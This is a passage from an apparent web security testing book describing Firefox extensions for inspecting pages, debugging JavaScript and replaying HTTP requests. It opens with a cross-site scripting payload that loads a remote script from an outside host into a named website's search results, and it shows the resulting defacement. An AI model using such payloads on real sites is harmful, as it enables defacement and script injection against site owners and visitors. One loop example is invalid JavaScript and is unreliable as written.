already compromised in some way, or has extremely complex JavaScript built into it. In the following example, I've found an XSS hole in the Web Developer Web site:

XSS Example in Web Developer Web Site

In this case, the page has been modified using a file located at http://ha.ckers.org/s.js, but if I look at the source of the page all I see is:

```
...
Results 1 - 10 of 1000 for
<b>\"><script src=http://ha.ckers.org/s.js></script></b>
on chrispederick.com.
...
```

Note that in this case, the double quote was required due to the search engine's requirements on that particular page. Although it does look superfluous, there is a method to the madness.

There may be a number of reasons you cannot go to the JavaScript file directly. Perhaps the Web site is down, the site uses obfuscation, or the JavaScript is created dynamically. In this case, we can use "View Generated Source" to see what that JavaScript function has done to the page:

```
...
<div style="text-align: center;"><p style="font-family: Verdana; font-style:
normal; font-variant: normal; font-weight: bold; font-size: 36px; line-height:
normal; font-size-adjust: none; font-stretch: normal; color: rgb(255, 0, 0);">This
page has been Hacked!</p><img src="http://ha.ckers.org/images/stallowned.jpg"
border="0"><p style="font-family: Arial; font-style: italic; font-variant: normal;
font-weight: normal; font-size: 12px; line-height: normal; font-size-adjust: none;
font-stretch: normal; color: rgb(221, 221, 221);">XSS Defacement</p></div>
...
```

This can be highly useful in dozens of different applications, but most importantly it can help you diagnose what your own scripts are doing when they fail. Oftentimes, this can help you debug the simplest errors that are otherwise invisible to the naked eye, because it is hidden behind many layers of JavaScript and CSS obfuscation.

In this section, we wanted to highlight the most useful functions of Web Developer. However, we could spend almost an entire book walking through the dozens of other tools that can be used to test specific browser functionality, like referrers, JavaScript, Java, images, styles, and so forth. Instead of writing a manual for the Web Developer toolbar, we encourage you to download it and try it for yourself. It is one of the single best aids in manual assessments using the Firefox Web browser.

FireBug

Earlier in this chapter we talked about DOM Inspector and how useful it can be when examining the inner workings of complex Web applications. In this section, we cover FireBug, another useful Firefox extension that was also built by DOM Inspector authors.

FireBug is a feature-full Web application debugger that comes in two flavors: FireBug Lite and the FireBug Mozilla Firefox Extension.

FireBug Lite is a cross-browser component that can be easily embedded into the application you want to test (see Figure 2.13). It is designed for developers rather than security researchers, and it is not as versatile as the Firefox Extension version (covered next). However, it could prove to be quite helpful in situations when you need to debug applications in Internet Explorer, Opera, and other browsers that do not support Cross Platform Installable (XPI) files for the Mozilla platform.

Figure 2.13 Firebug Lite

Before using FireBug Lite, you have to embed several script tags inside the application you want to debug. Download FireBug Lite and place it inside a folder on your local system. You have to include the following script tag inside your application pages to enable FireBug:

```
<script language="javascript" type="text/javascript"
src="/path/to/firebug/firebug.js"></script>
```

When you need to trace a particular variable in your application you can use the *console* object. For example, if we want to trace the change of the variable item in the following loop, we need to use the following code:

```
function (var item in document)
      console.log(item);
```

If you press F12, you should see the FireBug console window with a list of each *item* value. This is much more efficient than the *alert()* method, which can be very irritating, especially in cases where we need to list many values. There are some other features, but FireBug Lite is designed to run as a stripped down replacement of the FireBug browser extension.

The Firebug browser extension provides an integrated environment from where you can perform complete analysis of the Web applications that interest you (see Figure 2.14). It has features to explore the DOM structure, modify the HTML code on the fly, trace and debug JavaScript code, and monitor network requests and responses like the *LiveHTTPHeaders* extension discussed in Chapter 5 of this book.

Figure 2.14 Firebug Console Screen


Figure 2.14 illustrates the FireBug console, which acts like command line JavaScript interpreter, which can be used to evaluate expressions. Inside the console you can type proper JavaScript expressions (e.g., *alert('Message');*), and receive messages about errors. You can dynamically tap into code as well. For example, let's say that you are testing a Web application that has a method exported on the window object called *performRequest*. This method is used by the application to send a request from the client to server. This information could be interesting to us, so let's hijack the method by launching the following commands inside the console:

```
window._oldPerformRequest = window.performRequest;
window.performRequest = function () { console.log(arguments);
window._oldPerformRequest.apply(window, arguments) }
```

What this code essentially does is replace the original *performRequest* function with our own that will list all supplied parameters inside the console when executed. At the end of the function call we redirect the code flow to the original *performRequest* defined by *oldPerformRequest*, which will perform the desired operations. You can see how simple it is to hijack functions without the need to rewrite parts of the Web application methods.

Very often Web developers and designers don't bother structuring their HTML code in the most readable form, making our life a lot harder, because we need to use other tools to restructure parts of the page. Badly structured HTML is always the case when WYSIWYG editors are used as part of the development process. Earlier in this chapter, we illustrated how the DOM Inspector can be used to examine badly structured HTML code. FireBug can also be used for the same purpose. Figure 2.15 shows FireBug HTML view.

Figure 2.15 Firebug HTML Screen



As you can see from Figure 2.16, we can select and expand every HTML element that is part of the current view. On the right-hand side you can see the property window, which contains information about the style, the layout, and the DOM characteristics. The DOM characteristics are extremely helpful when you want to see about the various types of properties that are available, just like in DOM Inspector. Most of the time you will see the same name-value pairs, but you might also get some insight as to how the application operates. For example, it is a common practice among AJAX application developers to add additional properties and methods to *div*, *image*, *link*, and other types of HTML elements as we discussed in the DOM Inspector section. These properties and methods could be a critical part of the application logic.

The HTML view is also suitable for dynamically modifying the structure of the application document. We can simply delete the selected element by pressing the **Delete** button on your keyboard, or we can modify various element attributes by double clicking on their name and setting the desired value.

It is important to note that the changes made on the HTML structure will be lost on a page refresh event. If you want to persist the change, use a GreaseMonkey script. (GreaseMonkey is covered in depth in Chapter 6.)

AJAX applications are all about JavaScript, XML, and on-demand information retrieval. They scale better than normal applications and perform like desktop applications. Because of the heavy use of JavaScript, you will find that standard vulnerability assessment procedures will fail to cover all possible attack vectors. Like binary application testing, we need to use a debugger in order to trace through the code, analyze its structure, and investigate potential problems. FireBug contains features we can use to do all of that. Figure 2.16 shows FireBug Script Debugger view.

Figure 2.16 Firebug Script Screen


In Figure 2.16, you can see a break point on line 73. Breakpoints are types of directives that instruct the JavaScript interpreter to stop/pause the process when the code reaches the breakpoint. Once the program is paused, you can review the current data held in the global-local variable or even update that data. This not only gives you an insiders look as to what the program is doing, but also puts you in full control of the application.

On the right-hand side of Figure 2.17, you can see the Watch and Breakpoints list. The Breakpoints list contains all breakpoints that you have set inside the code you are debugging. You can quickly disable and enable breakpoints without the need of going to the exact position where the breakpoint was set.

The Watch list provides a mechanism to observe changes in the DOM structure. For example, if you are interested in knowing how the value of *document.location.hash* changes throughout the application execution, you can simply create a watch item called *document.location.hash*.

The DOM is where Web application contents are stored. The DOM structure provides all necessary functionalities to dynamically edit the page by removing and inserting HTML elements, initializing timers, creating and deleting cookies, and so forth. The DOM is the most complicated component of every Web application, so it is really hard to examine. However, FireBug provides useful DOM views that can be used the same way we use DOM Inspector. Figure 2.17 shows FireBug DOM viewer.

Figure 2.17 Firebug DOM Screen




As you can see from Figure 2.17, the DOM contains a long list of elements. We can see several functions that are currently available. The DOM element *alert* is a standard built-in function, while *logout* is a function provided by Google Inc.

By using FireBug DOM Explorer, we can examine each part of the currently opened application. We can see all functions and their source code. We can also see every property and object that is available and expand them to see their sub-properties in a tree-like structure.


One of the most powerful FireBug features is the Network traffic view (see Figure 2.18). This view is extremely helpful when we want to monitor the Web requests that are made from inside the application. Unlike the *LiveHttpHeaders* extension where all requests are displayed in a list, FireBug provides you with a detailed look at each request characteristic.

Figure 2.18 Firebug Network Screen



On the top of the Network view area you can select between different types of network activities. On Figure 2.18, we want to see all requests. However, you can list only requests performed by the *XMLHttpRequest* object (XHR object), for example. One interesting characteristic of FireBug is that the extension will record all network activities no matter whether it is open or closed. This behavior is different compared to the *LiveHttpHeaders* extension, which records network events only when it is open. However, unlike the *LiveHttpHeaders* extension, FireBug cannot replay network activities but you will be able to see the network traffic in a bit more detail. Figure 2.19 illustrates FireBug examining request and response headers and lists the sent parameters.

Figure 2.19 Firebug Network Requests




Analyzing HTTP Traffic with Firefox Extensions

Having the ability to analyze and dynamically change your HTTP traffic is essential to Web application testing. The power to control the data being passed to and from a Web application can help a user find bugs, exploit vulnerabilities, and help with general Web application testing. In this section, we look at two such tools that give us that control—*LiveHTTPHeaders* and *ModifyHeaders*. These Firefox extensions provide us with a quick way to get inside the HTTP traffic without having to set up a proxy server.

LiveHTTPHeaders

LiveHTTPHeaders is a Firefox extension that allows us to analyze and replay HTTP requests. The tool can be installed directly from the http://livehttpheaders.mozdev.org/installation.html Web site, where you can also find source code and installation tips. There are two ways to use *LiveHTTPHeaders*. If you only want to monitor the traffic, you can open it in your browser sidebar by accessing the extension from **View | Sidebar | Live HTTP Headers**. However, if you want access to all of the features of the tool, then you will want to open it in a separate window by clicking on **Tools | Live HTTP Headers**, as Figure 2.20 illustrates.

Figure 2.20 Live HTTP Headers Main Dialog Box




The *LiveHTTPHeaders* main window has several tabs that list the different functions of the application. The middle part of the screen is where the requests and responses are displayed. Each request-response is separated by a horizontal line. The bottom part of the window contains *LiveHTTPHeaders* action buttons and the Capture check box, which specifies whether capturing mode is enabled or disabled. Check this button to stop *LiveHTTPHeaders* from scrolling down in order to analyze the traffic that has been generated.

In addition to passive monitoring of all HTTP traffic, *LiveHTTPHeaders* also allows you to replay a request. This is the part of the program that is most useful for Web application security testing. Having quick access to a past request allows us to change parts of the request in order to test for vulnerabilities and bugs.

To access this feature, select any of the listed requests and press the **Replay** button. As Figure 2.21 illustrates, you have complete control over the request. For example, you can add extra headers, change the request method (GET vs. POST), or modify the parameters that are sent to the server.

Figure 2.21 Live HTTP Headers Replay Dialog Box




The replay screen is the most useful feature in *LiveHTTPHeaders*, because it loads the results directly into the browser, which is one feature missing from Web proxy programs like Burp. Having this ability allows you to make changes, view the results, and continue on with your browsing session.

As previously mentioned, you can change any part of the request via the Replay feature. This includes POST parameters, as Figure 2.22 illustrates.


There is one small caveat that you should be aware of when altering a POST request, and that is the Content-Length header. The problem is that *LiveHTTPReplay* does not dynamically calculate the Content-Length header-value pair into the request. While most Web server/applications do not care if the value is missing, the header is necessary if the request is to be RFC compliant. By not including the value, you take the chance of raising an alert if there is an Intrusion Detection System (IDS) monitoring the Web traffic. Fortunately, *LiveHTTPHeaders* does provide a length count for you at the bottom left of the window, which you can use to insert your own Content-Length header value.

Figure 2.22 Live HTTP Headers POST Replay




In addition to GET and POST requests, you can also use this tool to perform Web server testing via the TRACE, TRACK, and OPTIONS method. For example, by entering the following into the Replay tool, you can test to see if a Web server allows unrestricted file uploads.

Figure 2.23 Simulating HTTP PUT with *LiveHTTPHeaders*



The last item we want to discuss is how to filter out unwanted request types, which can reduce the amount of data you have to sort through when reviewing large Web applications. Figure 2.24 shows the Live HTTP Headers configuration tab.

Figure 2.24 Live HTTP Headers Configuration Dialog Box



From the configuration view, we can exclude and include URL's that match particular regular expression rules. Using "Filter URLs with regexp" and "Exclude URLs with regexp," is where we specify what types of requests we are interested in based on their URL. In Figure 2.26, requests that end with *.gif*, *.jpg*, *.ico*, *.css*, and *.js* are excluded from the Headers view.

LiveHTTPHeaders is one of the most helpful tools when it comes to picking up XSS bugs. We can easily access the requests internal, modify them, and relay them with a few clicks. If you have tried *LiveHTTPHeaders* you have probably noticed that each replayed request still results into the browser window. Unlike other testing tools, such as application proxies, which when used emit in replay mode, you have to look inside the HTML structure for changes, *LiveHTTPHeaders* provides a visual result which we can absorb quicker.


ModifyHeaders

In the previous section, we mentioned that the *LiveHTTPHeaders* extension is a pretty good tool that we can use to monitor and perform interesting manipulations on outgoing HTTP requests. In this section, we learn how these modifications can be automated with the help of *ModifyHeaders* extension (available at http://modifyheaders.mozdev.org/).

ModifyHeaders is another Firefox extension that is a must have for every security researcher. Its purpose is to dynamically add or modify headers for every generated request.

This is a handy feature that can be used in many situations. Figure 2.25 shows the *ModifyHeaders* extension main window that you can access via **Tools | Modify Headers**.

Figure 2.25 Modify Headers Main Dialog Box




The top part of the window is where you can add, remove, or modify headers. Simply choose an action from the actions drop-down box on the left. You need to put the header name and the header value in the subsequent fields and press **Add**. You can Modify Headers with a single rule added in its actions list (see Figure 2.26).

Figure 2.26 shows the Modify Headers window with a single active action. As long as the window is open, this action will replace every instance of the Accepted charset header value with '*window-1258.utf-8;q-0.7.*;q=0.7*'.

Another, illustration as to how this tool can be used is where you are testing an internal Web application that is exported to an external interface. Internal Web applications usually use shorthand names that break render features because these names do not exist online.

